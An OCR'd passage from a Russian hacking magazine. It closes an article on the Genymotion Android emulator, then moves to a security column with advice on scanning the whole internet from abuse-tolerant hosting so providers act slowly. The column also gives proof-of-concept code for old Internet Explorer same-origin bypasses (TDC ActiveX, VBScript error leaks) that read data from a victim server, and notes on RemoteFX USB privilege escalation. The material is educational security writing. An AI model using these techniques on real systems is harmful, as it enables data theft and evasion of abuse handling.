Официальный сайт Genymotion: www.genymotion.com


Сайт проекта Android-x86: www.android-x86.org

3. Выбираем в списке Genymotion и кликаем по кнопке Download and install.
4. Соглашаемся с установкой, нажав Yes, закрываем окно выбора репозитория и окно настроек.
5. Нажимаем кнопку Restart, когда IDEA предложит перезагрузиться.


После установки плагина в тулбаре среды разработки появится кнопка Genymotion, похожая на смартфон со смайлом O.o внутри. При первом нажатии на кнопку откроется окно настроек, в котором необходимо выбрать путь до Genymotion. Стандартные пути установки:

- Windows: C:\Program Files\Genymobile\Genymotion;
- OS X: /Applications/Genymotion.app;
- Linux: /home/[user]/genymotion.

При каждом следующем запуске будет открываться окно с выбором виртуальной машины, которую можно запустить, нажав кнопку «Start...». Запускать виртуальную машину придется каждый раз, когда потребуется отладка, однако самостоятельно копировать пакет с приложением необязательно. После запуска виртуальной машины Genymotion автоматически подключит ее к хост-системе с помощью ADB, поэтому для перемещения приложения на нее можно использовать стандартный диалог компиляции/запуска. Эмулятор Genymotion будет иметь имя Genymotion-VMNAME-@IP:PORT, где VMNAME — это имя виртуальной машины.



Панель управления плагинами в Android Studio



Окно запуска виртуального окружения с помощью Genymotion

Командный интерфейс

У Genymotion есть командная оболочка, с помощью которой можно управлять настройками виртуальной машины. Для ее запуска переходим в инсталляционный каталог системы и запускаем genymotion-shell. Наиболее интересные команды:

- battery setmode [host|manual] — установить уровень заряда батареи равным хост-системе (если речь идет о ноутбуке) или указать самостоятельно (с помощью следующей команды);
- battery setlevel — установить уровень заряда батареи (значения от 0 до 100);
- battery setstatus — выбрать статус батареи (значения: Discharging, Charging, Full или Unknown);
- devices list — получить список виртуальных машин;
- devices ping — пропинговать виртуальные машины;
- devices select — выбрать виртуальные машины для управления;
- devices factoryreset — сброс до заводских настроек;
- gps [activate|desactivate] — включить/выключить GPS;
- gps [setlatitude|setlongitude|setaccuracy] — указать местоположение и точность GPS;
- gps setorientation — указать положение в пространстве (компас);
- rotation setangle — повернуть устройство на указанный градус;
- android setdeviceid — указать IMEI (в платной версии).

Преимущество командного интерфейса в том, что, во-первых, он позволяет заскриптовать виртуальную машину для более удобной отладки (пример для Linux):


```
#!/usr/bin/bash

# Снижаем уровень заряда батареи на 1% каждую
# секунду
GM="$HOME/genymotion/genymotion-shell -c"
$GM "battery setmode manual"
$GM "battery notcharging"

for i in {100..0}; do
    $GM "battery setlevel $i"
    sleep 1
done
```

Во-вторых, его можно использовать для быстрой настройки устройства. Для этого достаточно создать файл, поместить в него нужные команды и вызвать genymotion-shell с опцией -f:

```
$ ~/genymotion/genymotion-shell ↵
  -f файл-с-командами
```



```
Connection mode: local host

|-----------------------------------------------------------------------|
| No Genymotion virtual device running found                            |
| Please, run at least one Genymotion virtual device to use this shell |
|-----------------------------------------------------------------------|

Welcome to Genymotion Shell
Genymotion Shell > help

List of available commands:
---------------------------
android          informations related to Android system included in Genymotion distribution
battery          actions and informations related to battery sensor
devices          generic actions related to virtual devices (listing, selection, ...)
exit             quit this application
genymotion       informations related to Genymotion system
gps              actions and informations related to Global Positioning System sensor
help             display this help and display help for each verb
pause            make a pause (useful for automatic tests)
quit             quit this application
rotation         actions related to the rotation of virtual device
version          display version number of running Genyshell

Genymotion Shell >
```



Командный интерфейс Genymotion



INFO

Чтобы получить возможность запуска нативного ARM-кода в Genymotion, используем ARM-транслятор (filetrip.net/dl?4SUOrdcMRv). Его можно прошить, просто перетащив в окно эмулятора.



ПЛЮСЫ МЕТОДА:

- очень высокая скорость работы;
- относительная простота установки;
- возможность быстрой установки любых модификаций, в том числе gapps;
- множество полезных при разработке и отладке функций.



МИНУСЫ МЕТОДА:

- отсутствие штатной возможности отладить нативный код для архитектуры ARM;
- отсутствие приложений Google по умолчанию;
- необходимость установки сторонних приложений и плагинов.

Преимущество командного интерфейса в том, что он позволяет заскриптовать виртуальную машину для более удобной отладки

КЛАВИАТУРНЫЕ КОМБИНАЦИИ GENYMOTION

Быстрое открытие окон настройки возможностей виртуального устройства:

`Ctrl + 1` — уровень заряда батареи;
`Ctrl + 2` — местоположение (GPS);
`Ctrl + 3` — проброс камеры;
`Ctrl + 4` — запись скринкаста;
`Ctrl + 5` — удаленное управление (в платной версии);
`Ctrl + 6` — изменение IMEA (в платной версии).

Скринкасты и скриншоты:

`Ctrl + Shift + S` — сделать скриншот;
`Ctrl + Shift + V` — записать видео;
`Ctrl + Shift + E` — открыть папку с записями и скриншотами.

Управление виртуальной машиной:

`Ctrl + F11` — изменить ориентацию экрана;
`Ctrl + R` — включить функцию Pixel Perfect (в платной версии);
`Ctrl + +` — добавить громкость;
`Ctrl + -` — убавить громкость;
`Ctrl + Backspace` — кнопка «Назад»;
`Ctrl + Space` — кнопка «Последние приложения»;
`Ctrl + M` — кнопка «Меню»;
`Ctrl + Home` — кнопка «Домой»;
`Ctrl + Escape` — кнопка включения.


Эмуляция мультитач и датчика положения:

`Правый клик + мышь влево` — приблизить;
`Правый клик + мышь вправо` — отдалить;
`Правый клик + мышь вверх` — наклон вперед;
`Правый клик + мышь вниз` — наклон назад;
`Shift + правый клик + мышь влево` — поворот против часовой стрелки;
`Shift + правый клик + мышь вправо` — поворот по часовой стрелке.


ВМЕСТО ЗАКЛЮЧЕНИЯ

В этой статье я рассказал о трех различных вариантах ускорения эмулятора Android. Каждый из них имеет свои плюсы и минусы. Лично для меня наиболее предпочтительным вариантом оказался Genymotion — благодаря своей простоте и полной интеграции с VirtualBox, которую я часто использую для других задач. Еще один очень удобный способ отладки — запуск приложения на реальном устройстве. Для этого достаточно подключить смартфон по ADB и выбрать его в плагине ADT в Android SDK или Android Studio. ⌶

EASY HACK



Алексей «GreenDog» Тюрин
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОСКАНИРОВАТЬ ВЕСЬ ИНТЕРНЕТ

РЕШЕНИЕ

Интернет, как всем известно, очень большой. Даже больше, чем ты подумал. И как там обстоят дела, мало кто знает. Покопавшись в такой «кладовке», можно найти много интересных штук. Ну и для всякой статистики бывает полезно посканить что-нибудь по-настоящему большое.

Что нам требуется для этого? Желание, абузоустойчивый хостинг, немного тулз и сколько-то времени. И конечно, перечень диапазонов IP.

Начнем с конца. Как известно, не считая того, что перечень свободных диапазонов IPv4 кончился (то есть можно whois'ом узнать принадлежность любого из них), изначально диапазоны были распределены между регистраторами, что уже вносило территориальное разделение. Конечно, определенная степень погрешности есть, но фактически сейчас каждый диапазон «принадлежит» какой-то организации какой-то страны. И актуальные базы данных доступны бесплатно в интернете. Примеров масса: goo.gl/ezjgi9, worldips.info. Таким образом, мы можем «выдернуть» диапазоны какой-то страны и сканить их или сделать аналогичное по конкретной организации (здесь, правда, есть подводные камни, но об этом я уже писал в предыдущих номерах).

Почему не посканить весь инет — 0.0.0.0/0? Как минимум потому, что в данный диапазон попадает ряд специальных диапазонов (а-ля 127.0.0.1/8, 10.0.0.0/8, мультикасты и так далее), да и времени это займет много.

Далее — хостинг. Сканирование портов в зависимости от страны и провайдера может быть нежелательным, а то и незаконным действием. А если придется сканить что-то большое, то потребуется время, и это обязательно заметит провайдер и, возможно, примет меры. Конкретного совета не дам, лишь пара наблюдений. Между странами/континентами жалобы ходят реже/медленней (сканить Америку из Америки долго не получится, а вот даже из Европы — нормально). Крупные «игроки» обычно медлительней/либеральней меньших товарищей. Так, я больше года переписывался с индусами из Амазона, перед тем как они ввели хоть какие-то санкции на систематическое сканирование. Хотя тут все индивидуально. Например, Digital Ocean сначала заблочил акк и виртуалки, а потом стал разбираться, было ли это сканирование или еще что-то :).

Далее, тулзы и технологии. Конечно, чем сканить, сильно зависит от того, что мы хотим насканить. Если взять за основу сканирование портов, то можно воспользоваться и Nmap. Как ни странно, его можно настроить на приличный уровень скорости, и мы говорили об этом в прошлых номерах. Но все же лучше использовать более специализированные вещи, например ZMap (goo.gl/HgQdxo) или masscan (goo.gl/ilVvli). Оба сканера оптимизированы для быстрого сканирования крупных сетей:

- обработка TCP/IP-стека вынесена из ядра и реализована в пользовательском пространстве;
- запросы отправляются асинхронно (ПО не запоминает, куда и что было отправлено);
- общая оптимизация (один запрос на один порт) и допфичи (PF_RING).

Описывать, какой из них лучше, не буду. Могу лишь отметить, что ZMap более прост в использовании.

Несмотря на то что создатель masscan утверждает, что теоретически можно просканить весь интернет на один порт за несколько минут, фактически обнаруживается много подводных камней, влияющих либо на скорость, либо на точность информации.

Как ни странно, сканированием всего интернета (или его частей) люди занимаются систематически. А некоторые даже выкладывают итоги в Сеть. Так, веселый пример был в 2012 году, когда один человек «похакал» с полмиллиона девайсов в интернете и заставил их просканить всю сеть на 700 портов (с детектом портов). Хаканье вроде как заключалось в небольшом подборе логина и пароля (root:root, admin:admin, без паролей и так далее). В итоге получилось 9 Тб общедоступных данных.

Компания Rapid7 (которая давно была известна сканированиями мира) наконец раскрыла свои данные и предложила проект Sonar (goo.gl/jbJZB3). В рамках его она предоставила итоги сканирования десятка TCP- и UDP-портов (с баннерами — 2,4 Тб), обратные DNS PTR записи (50 Гб), данные SSL-сертификатов со всех 443 портов (50 Гб). А также предложила комьюнити делиться своими изысканиями и сканами. Так что у нас уже есть большая куча данных! Осталось теперь отпарсить и выискать интересуемое :).

ОБОЙТИ SOP ПОД INTERNET EXPLORER

РЕШЕНИЕ

Как ты, надеюсь, знаешь, SOP (Same Origin Policy) — одна из главных основ безопасности веба. Если сильно упростить, то взаимодействие между сайтами (ориджинами) в рамках браузера строго ограничено. Простейший пример: с помощью яваскрипта, загруженного с сайта X, мы можем послать запрос на любой другой сайт, но получить ответ браузер нам даст, только если этим сайтом был X.

По различным причинам SOP не представляет собой набор строгих правил, которые все соблюдают. Для различных технологий, имплементаций он может значительно отличаться. Microsoft, в силу бородатости и извращенности IE, здесь также выделяется на фоне других браузеров.

Сразу скажу, что там не все так плохо и «поломать весь веб» нам не удастся, но вкусности, которые помогут в трудную минуту, имеются. О некоторых из них мы и поговорим. Сразу упомяну, что, несмотря на падение количества пользователей, юзающих ИЕ (а следовательно, и потенциального импакта специфичных уязвимостей), общий процент их все же больше пятидесяти, а в корпоративном секторе так еще выше (до сих пор де-факто это стандарт). Для удобства я их разбил на несколько задачек.

Первый пример. Хотя и говорил выше о «сайтах», фактически в SOP речь идет об ориджинах. Под этим понимаются три составляющие: протокол (HTTP или HTTPS), доменное имя и порт. То есть http://example.com/test.html — это один ориджин, https://example.com:8080/test.html — другой (порт и протокол отличается). И в то же время http://www.example.com/ и http://example.com/page2/haha.xxx — один и тот же ориджин (отличие в path ни на что не влияет).

Все достаточно четко и просто, хотя и рождает ряд проблем для разрабов. Все браузеры придерживаются данной практики, за исключением Internet Explorer, как ты мог догадаться. Данный браузер пренебрегает номером порта — только протокол и домен. К чему это приводит? Например, в приведенном примере про отправку запросов IE разрешил бы нам получать ответы на запросы, посылаемые нами на тот же хост, но на другие порты.

Был случай на практике. У крупной корпоративной системы наружу торчало несколько веб-серверов (на разных портах). Один — главный с основным порталом, на который ходили пользователи, и несколько дополнительных административных. Так вот, в одном из админских сервисов была найдена хранимая XSS'ка. Им никто не пользовался, поэтому импакт был близким к нулю. Но, зная о специфике IE (о которой не знали разрабы), мы получили возможность атаковать пользователей основного портала. Наша XSS «на кривом порту» превратилась в приличную уязвимость всей системы.

Из практики могу сказать, что если в инете такие случаи редки (с несколькими веб-серверами/портами на одном домене), то в корпоративных сетях это распространенная ситуация.

ОБОЙТИ SOP ПОД INTERNET EXPLORER ЕЩЕ РАЗ

РЕШЕНИЕ

Перейдем к двум другим примерам. Они достаточно новы: были представлены не так давно на конференции OWASP AppSec 2014 (goo.gl/BmKfCT) знаменитым хакером Ёсукэ Хасэгавой (Yosuke Hasegawa). Они на самом деле и просты, и угарны.

Первая фича основана на одном из компонентов ActiveX. Возможно, это покажется странным, но IE из коробки имеет приличный перечень активиксов, причем со свободным использованием их (нет ограничения по доменам, Safe for scripting, safe for init). Отказываться от этой подозрительной технологии они не собираются, да и не могут из-за обратной совместимости. И я не уверен, что все компоненты были копаны-перекопаны. Ведь на уровне ActiveX имеются возможности нарушать SOP, если потребуется.

Волнующий нас компонент — это Tabular Data Control (tdc.ocx, {333C7BC4-460F-11D0-BC04-0080C7055A83}). С его помощью мы получаем мини базу данных. Мы можем указать, где на сервере хранится информация (обычно в формате, похожем на CVS), как необходимо разбивать данные на поля и впоследствии иметь возможность доступа, отображения, сортировки полученных данных, как в таблице. Компонент появился аж в 4-й версии IE (хо-хоу, еще в прошлом веке!), а на сайте MS висит просьба не удалять его из новых версий, так как у кого-то приложения построены на этом компоненте… Самое интересное для нас — можно получать данные и с других сайтов (ориджинов).

Пример:

```
<meta http-equiv="x-ua-compatible" content="IE=10" >
<object id="tdc" ondatasetcomplete="show()" ↵
 classid="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83">
<param name="DataURL" value="http://victim_server.com/↵
 any_file.zxc"> </object>
<script>function show(){ var s = document.getElementById↵
 ("tdc").recordset.getString(); alert( s ); }</script>
```


Здесь мы инициализируем ActiveX, в DataURL указываем путь до файла. В функции show просто вытаскиваем данные. Yosuke указал в презентации необходимость в первой строчке, но, насколько я знаю, это если и необходимо, то только для IE11.

К сожалению, есть одно приличное ограничение для нас. Дабы сымитировать SOP, в компонент добавили требование — при доступе к файлам на другом сайте необходимо, чтобы в начале файла находилась следующая строчка: @!allow_domains=имя_домена, звездочки тоже работают (@!allow_domains=*). Имя домена, как ты понимаешь, — это место, откуда мы пытаемся сделать запрос.

Конечно, это сильно ограничивает наши возможности по извлечению (разумеется, исключительно в исследовательских целях. — Прим. ред.) данных, но без этого дыра была бы просто огромна. Таким образом, данные получится увести, только если мы можем контролировать первую строчку запрашиваемого файла. Не очень часто, но ситуации такие встречаются.

Причем заметь, они именно попытались имитировать SOP. Если файл хранится на том же домене, то первая строчка не нужна. Но подробности сверки доменов или протокола, не говоря уж о портах, неизвестны. Отмечу еще, что защититься на серверной стороне (если строчка все же может быть добавлена) непросто, так как ActiveX-компонент не воспринимает ни Content-Type, ни Content-Disposition.

Опасненький ActiveX. Есть все нужные разрешения



Используя TDC-компонент, на defcon-russia.ru слили секрет с 172.16.2.12:8080

И ЕЩЕ РАЗ ОБОЙТИ SOP ПОД INTERNET EXPLORER

РЕШЕНИЕ

Следующий трик основан на «полубаге». Как ты знаешь, SOP появился позже HTML'а, и у него есть ряд исключений. Так, картинки (тег img) мы можем свободно «таскать» с других сайтов. То же самое касается тега script. Мы можем указать путь в параметре src до скрипта на любом домене. Данный скрипт будет скачан и без проблем запущен, но уже в рамках нашего сайта.

Но есть исключения. Браузер может проверить Content-Type и при некорректном типе запретить исполнение JS. Плюс еще немного тонкостей.

Вообще, новых штук в этой области я давно не видел, но интересная находка была сделана в VBScript'е. Это некогда попытка MS создать конкурента для JavaScript, до сих пор счастливо существует в IE. И, соглашусь с Залевским, эта территория далеко еще не перекопана должным образом. Кто-то вообще занимался им глубоко? :)

Давай сначала покажу саму атаку, а потом ее разберем. Скрипт на нашей стороне:

```
<script> window.onerror = function( e ){ alert(e); } ↵
</script>
<script src="http:// victim_server.com /target.json" ↵
 language="vbscript"> </script>
```

Содержимое target.json — классический JSON Array (массив):

```
[secret, data, here]
```

По коду все просто. В первом скрипте просто вешаемся на ивент для мониторинга появляющихся ошибок. А далее подключаем файл с атакуемого сервера.

Как думаешь, что произойдет?


Насколько я помню, такие баги были в браузерах лет пять назад... Да, мы получим доступ к данным, как к тексту возникшей ошибки «Несоответствие типа „secret, data, here"».

Здесь две причины. Во-первых, насколько я помню, IE не знает такого Content-Type, как application/json. Вроде только в IE11 добавили официально. Так как контент-тайп неизвестен, IE запускает процесс content-sniffing'а. Это такая технология (которая лет десять назад была актуальна из-за неразберихи с типами, веб-серверами и кодерами), по которой браузер различными способами пытается сам определить тип данных в получаемом ответе на запрос. У IE это анализ тела ответа и анализ расширения запрашиваемого файла (об этом я когда-то тоже писал). Во-вторых, ответ от сервера после некорректного определения его типа попадает в парсер VBScript'а. Далее все получается логично: парсер парсит, встречает первую ошибку, останавливается и возвращает ее.

На деле можно прочитать не только JSON массивы данных. Можно прочитать первую строку, цифру и так далее. Возможно, и еще что-то, но надо шарить в VBScript'е.

Замечу, что JSON-объект (те, что передаются в кривых скобках), прочитать не получится, так как в VBScript'е выражение не может начинаться с {.

Также интересный момент заключается в том, что это естественное поведение браузера и исправлять MS что-то не собираются.



Используя VBScript, на defcon-russia.ru слили секрет с 192.166.56.1:8080

ПОВЫСИТЬ ПРИВИЛЕГИИ В WINDOWS ЧЕРЕЗ USB


РЕШЕНИЕ

Новые технологии — дело хорошее и полезное. А в нашей сфере они появляются с неимоверной скоростью, прям-таки размножение почкованием. Есть покрупнее и позаметнее (как HTLM5), а есть поменьше. И в современных серьезных проектах получается все большее и большее сплетение их. Но почти каждая технология как-то сказывается на информационной безопасности. Причем для крупных проектов становится трудно понять и просчитать все возможные последствия. Сейчас мы увидим это на небольшом примере.

Винда — она большая, и понятно, что уязвимости в ней систематически находят, хотя надо признать, что удаленные RCE уже редкость.

Одним из векторов атак на повышение привилегий всегда были разнообразные драйверы для оборудования. Это же касалось и USB. USB-порты есть на всех современных компьютерах, доступ к ним тоже, и было много ребят, которые пофаззили это дело. Итогом был ряд уязвимостей (как минимум DoS). Но микрософт не особо обращал на это дело внимание, не считал это дырами, так как для эксплуатации требовался физический доступ к хосту, возможность подключить к USB-порту свой девайс. А это, в свою очередь, нарушало одно из десяти правил ИБ (10 Immutable Laws of Security), которыми руководствуется MS. Но теперь кое-что изменилось.

Я думаю, каждому из нас знаком протокол RDP (Remote Desktop Protocol), который используется для удаленного доступа к винде. MS последние годы значительно расширяла его возможности. Они добавили возможности проброса периферийных устройств с клиента на сервер, serial-портов, возможность монтирования клиентских дисков. И казалось бы — вот теперь мы можем эксплуатировать баги удаленно! Подключаемся удаленно к серверу по RDP, «втыкаем» устройство в свой порт, проксидываем его и получаем повышение привилегий, например. Но нет, можно



Обычное перенаправление устройств в RDP

было пробрасывать только определенный набор устройств, причем это происходило на высоком уровне, после обработки драйверами на клиентской машине. Таким образом, проводить низкоуровневые атаки через USB было невозможно…

Но мир не стоит на месте, и Microsoft продолжает развивать RDP и службы терминалов. И в последних версиях серверной винды (Win 2008 R2 SP1, Win 2012) они добавили новую технологию — RemoteFX. На самом деле это не одна технология, а целый набор. Насколько я понимаю, своей целью Microsoft ставит устранить ограничения при использовании удаленного терминального доступа (когда он осуществляется с «тонкого» клиента) по сравнению с локальным пользованием компьютером. Так, с помощью RemoteFX имеется возможность работать с видео высокого разрешения, с 3D-графикой. Часть RemoteFX касается VoiceIP и поддержки мультитача. ИМХО, очень круто, с учетом роста количества планшетов и смартфонов такая технология будет очень востребована.

Но для нашей задачи самым интересным, конечно, будет «RemoteFX USB Redirection». Я думаю, что ты уже все понял. Она дает возможность низкоуровневого проброса USB на сервер. С помощью этой фичи пользователи могут пробросить на сервер любое USB-устройство. На клиенте даже не надо ставить дрова устройства, сразу на сервере. А мы же можем проводить наши атаки…


Пример такой атаки, да и сама идея эксплуатации через RemoteFX, были показаны на Black Hat 2014 Asia (goo.gl/FZdTz0) Энди Дэвисом (Andy Davis).

Интересно, что по умолчанию редирект USB отключен на клиентской части. Чтобы это поправить, надо зайти в групповые политики (команда mmc — Add/Remote Snap-In). Там по пути «Computer Configuration \ Administrative Templates \ Windows Components \ Remote Desktop Services \ Remote Desktop Connection Client \ RemoteFX USB Device Redirection» разрешить редирект. Далее выполняем `gpupdate /force` и перезагружаем комп.

С серверным же состоянием «по умолчанию» пока не ясно до конца. Вроде как все зависит от режима (роли) запуска терминального сервиса. Если это «стандартный» RDP — Remote Desktop Session Host, то отключено, а если Remote Desktop Virtualization Host (который используется для виртуализированных Hyper-V хостов) — включено.

Кстати, если тебя интересуют какие-то виды атак или технологии, о которых бы ты хотел узнать, либо ты хочешь исследовать что-то, поднять пентестерские скиллы — пиши на почту.

Спасибо за внимание и успешных познаний нового!][



Включаем RemoteFX на клиенте



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ


В этом обзоре мы рассмотрим эксплойты в софте для проведения атак. Используя такие уязвимости, можно создать активную защиту, которая сможет атаковать в ответ всех, кто пытается получить важную информацию.

УЯЗВИМОСТЬ НУЛЕВОГО ДНЯ В ACUNETIX 8

